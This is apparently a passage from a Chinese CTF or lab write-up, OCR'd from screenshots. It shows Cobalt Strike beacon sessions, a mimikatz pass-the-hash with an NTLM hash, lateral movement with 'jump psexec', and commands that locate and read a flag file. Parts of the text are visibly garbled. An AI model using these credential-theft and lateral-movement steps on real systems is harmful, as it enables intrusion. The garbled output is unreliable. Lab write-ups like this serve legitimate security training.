
名字:

Payload:

#### Payload选项

管道名(上线):

- 横向移动



```

Cobalt Strike
Cobalt Strike 视图(V) 攻击(A) 报告(R) 帮助(H) AboutMe QLa-Tools
[攻击] [报告] [帮助] [关于] [QLa-Tools]
[攻击] [报告] [帮助] [关于] [QLa-Tools]



| external            | internal       | listener | user     | computer       | note | process      | pid  | arch | last  |
|---------------------|----------------|----------|----------|----------------|------|--------------|------|------|-------|
| 10.10.10.18 0ooo    | 10.10.10.8     | msf      | SYSTEM * | OWA            |      | rundll32.exe | 5116 | x86  | 788ms |
| 10.10.10.8 0ooo     | 10.10.10.18    | msf      | SYSTEM * | SQLSERVER-2008 |      | beacons.exe  | 940  | x64  | 788ms |
| 192.168.111.20 0ooo | 10.10.20.7     | msf      | SYSTEM * | WORK-7         |      | beacon.exe   | 1172 | x64  | 788ms |
| 192.168.111.20      | 192.168.111.20 | msf      | SYSTEM * | WEBLOGIC       |      | rundll32.exe | 3068 | x86  | 568ms |



事件日志 X Beacon 192.168.111.20@3068 X Beacon 10.10.20.7@1172 X Beacon 10.10.10.18@940 X 监听器 X
[攻击] [报告] [帮助] [关于] [QLa-Tools]
[攻击] [报告] [帮助] [关于] [QLa-Tools]

[攻击] [报告] [帮助] [关于] [QLa-Tools]

Scanner module is complete

11/28 11:01:11 beacon> rev2self
11/28 11:01:11 [*] Tasked beacon to revert token
11/28 11:01:11 beacon> pth SQLSERVER-2008\owa$ 31d6cfe0d16ae931b73c59d7e0c089c0
11/28 11:01:12 [*] host called home, sent: 31 bytes
11/28 11:01:13 [*] Process Inject using fork and run.
11/28 11:01:13 [*] Tasked beacon to run mimikatz's sekurlsa:pth /user:owa$ /domain:SQLSERVER-2008 /ntlm:31d6cfe0d16ae931b73c59d7e0c089c0 /run:"%COMSPEC% /c echo lf61330a69c > \\.\pipe\583cf8"
command
11/28 11:01:13 beacon> jump psexec OWA smb
11/28 11:01:13 [*] Tasked beacon to run windows/beacon_bind_pipe (\\".\pipe\msagent_d6) on OWA via Service Control Manager (\\"OVA\ADMIN$\4085b07.exe)
11/28 11:01:13 [*] host called home, sent: 313521 bytes
11/28 11:01:15 [*] Impersonated NT AUTHORITY\SYSTEM
11/28 11:01:15 [*] received output:
user : owa$
domain : SQLSERVER-2008
program : C:\Windows\system32\cmd.exe /c echo lf61330a69c > \\.\pipe\583cf8
impers. : no
NTLM : 31d6cfe0d16ae931b73c59d7e0c089c0
| PID 3196
| TID 3200
| LSA Process is now R/W
| LUID 0 : 3396526 (00000000:0033d3ae)
\ msv1_0 - data copy @ 0000000000C59580 : OK !
\ kerberos -

11/28 11:01:15 [*] host called home, sent: 533060 bytes
11/28 11:01:20 [*] received output:
Started service 4085b07 on OWA
11/28 11:01:20 [*] established link to child beacon: 10.10.10.8
[SQLSERVER-2008] SYSTEM */940 (x64)
last: 788ms
beacon>

```

```

1 //找flag
2 shell dir c:\ /s /b | findstr /i fla

```

Cobalt Strike 软件界面显示了以下信息：

external	internal	listener	user	computer	note	process	pid	arch	last
10.10.10.18 0000	10.10.10.8	msf/	SYSTEM *	OWA		rundl32.exe	5116	x86	696ms
10.10.20.7 0000	10.10.10.18	msf	SYSTEM *	SQLSERVER-2008		beacons.exe	940	x64	696ms
192.168.111.20 0000	10.10.20.7	msf	SYSTEM *	WORK-7		beacons.exe	1172	x64	696ms
192.168.111.20 0000	192.168.111.20	msf	SYSTEM *	WEBLOGIC		rundl32.exe	3068	x86	444ms

事件日志窗口显示了以下日志条目：

```

[事件日志] X Beacon 192.168.111.20@3068 X Beacon 10.10.20.7@1172 X Beacon 10.10.10.18@940 X 监听器 X Beacon 10.10.10.8@5116 X
1/28 11:01:22 [*] Tasked beacon to become interactive [change made to: Beacon 192.168.111.20@3068]
1/28 11:02:18 [+] beacons sleep 0
1/28 11:02:18 [*] Tasked beacon to become interactive [change made to: Beacon 192.168.111.20@3068]
1/28 11:03:41 [*] beacons shell dir C:\ /s /b | findstr /i fla
1/28 11:03:41 [*] Tasked beacon to run: dir C:\ /s /b | findstr /i fla
1/28 11:03:41 [*] host called home, sent: 61 bytes
1/28 11:04:18 [*] received output:
c:\Program Files\Microsoft\Exchange Server\V14\ClientAccess\owa\14.0.639.21\themes\base\icon-flag.gif
c:\Program Files\Microsoft\Exchange Server\V14\ClientAccess\owa\current\themes\base\icon-flag.gif
c:\ProgramData\VMware\Tools\Unity Filters\adobeflashcs3.txt
c:\Users\Administrator\AppData\Local\Mozilla\Firefox\Profiles\j2dolgx6.default-release\safefrowsing\allow-flashallow-digest256.sbstore
c:\Users\Administrator\AppData\Local\Mozilla\Firefox\Profiles\j2dolgx6.default-release\safefrowsing\allow-flashallow-digest256.vlpset
c:\Users\Administrator\AppData\Local\Mozilla\Firefox\Profiles\j2dolgx6.default-release\safefrowsing\block-flash-digest256.sbstore
c:\Users\Administrator\AppData\Local\Mozilla\Firefox\Profiles\j2dolgx6.default-release\safefrowsing\block-flash-digest256.vlpset
c:\Users\Administrator\AppData\Local\Mozilla\Firefox\Profiles\j2dolgx6.default-release\safefrowsing\block-flashsubdoc-digest256.sbstore
c:\Users\Administrator\AppData\Local\Mozilla\Firefox\Profiles\j2dolgx6.default-release\safefrowsing\block-flashsubdoc-digest256.vlpset
c:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent\flag.txt.lnk
c:\Users\Administrator\Desktop\flag.txt
c:\Users\All_Users\VMware\Tools\Unity Filters\adobeflashcs3.txt
c:\Windows\winxna\and64\microsoft-windows-t_linetools.resources_31bf3856ad364e35_6.1.7600.16385_en-us_e0c7071bd036c565\flattemp.exe.mui
c:\Windows\winxna\and64\microsoft-windows-t_linetools.resources_31bf3856ad364e35_6.1.7600.16385_zh-cn_404df196b7589f77\flattemp.exe.mui
c:\Windows\winxna\and64\microsoft-windows-t_vercommandline tools_31bf3856ad364e35_6.1.7600.16385_none_1638009b9e7402ae\flattemp.exe
c:\Windows\winxna\and64\microsoft-windows-w_etwork-setup-wizard_31bf3856ad364e35_6.1.7600.16385_none_f021d0b5e184994\FlashConfig.xsd
c:\Windows\winxna\and64\microsoft-windows-w_etwork-setup-wizard_31bf3856ad364e35_6.1.7600.16385_none_f021d0b5e184994\FlashConfigDevice.xsd

1/28 11:04:36 beacons shell type C:\Users\Administrator\Desktop\flag.txt
1/28 11:04:36 [*] Tasked beacon to run: type C:\Users\Administrator\Desktop\flag.txt
1/28 11:04:37 [*] host called home, sent: 75 bytes
1/28 11:04:37 [*] received output:
flag(49)

```

命令行输出显示了系统状态：

```
[OWA] SYSTEM * /5116
beacon>
```

## 最终完整拓扑图

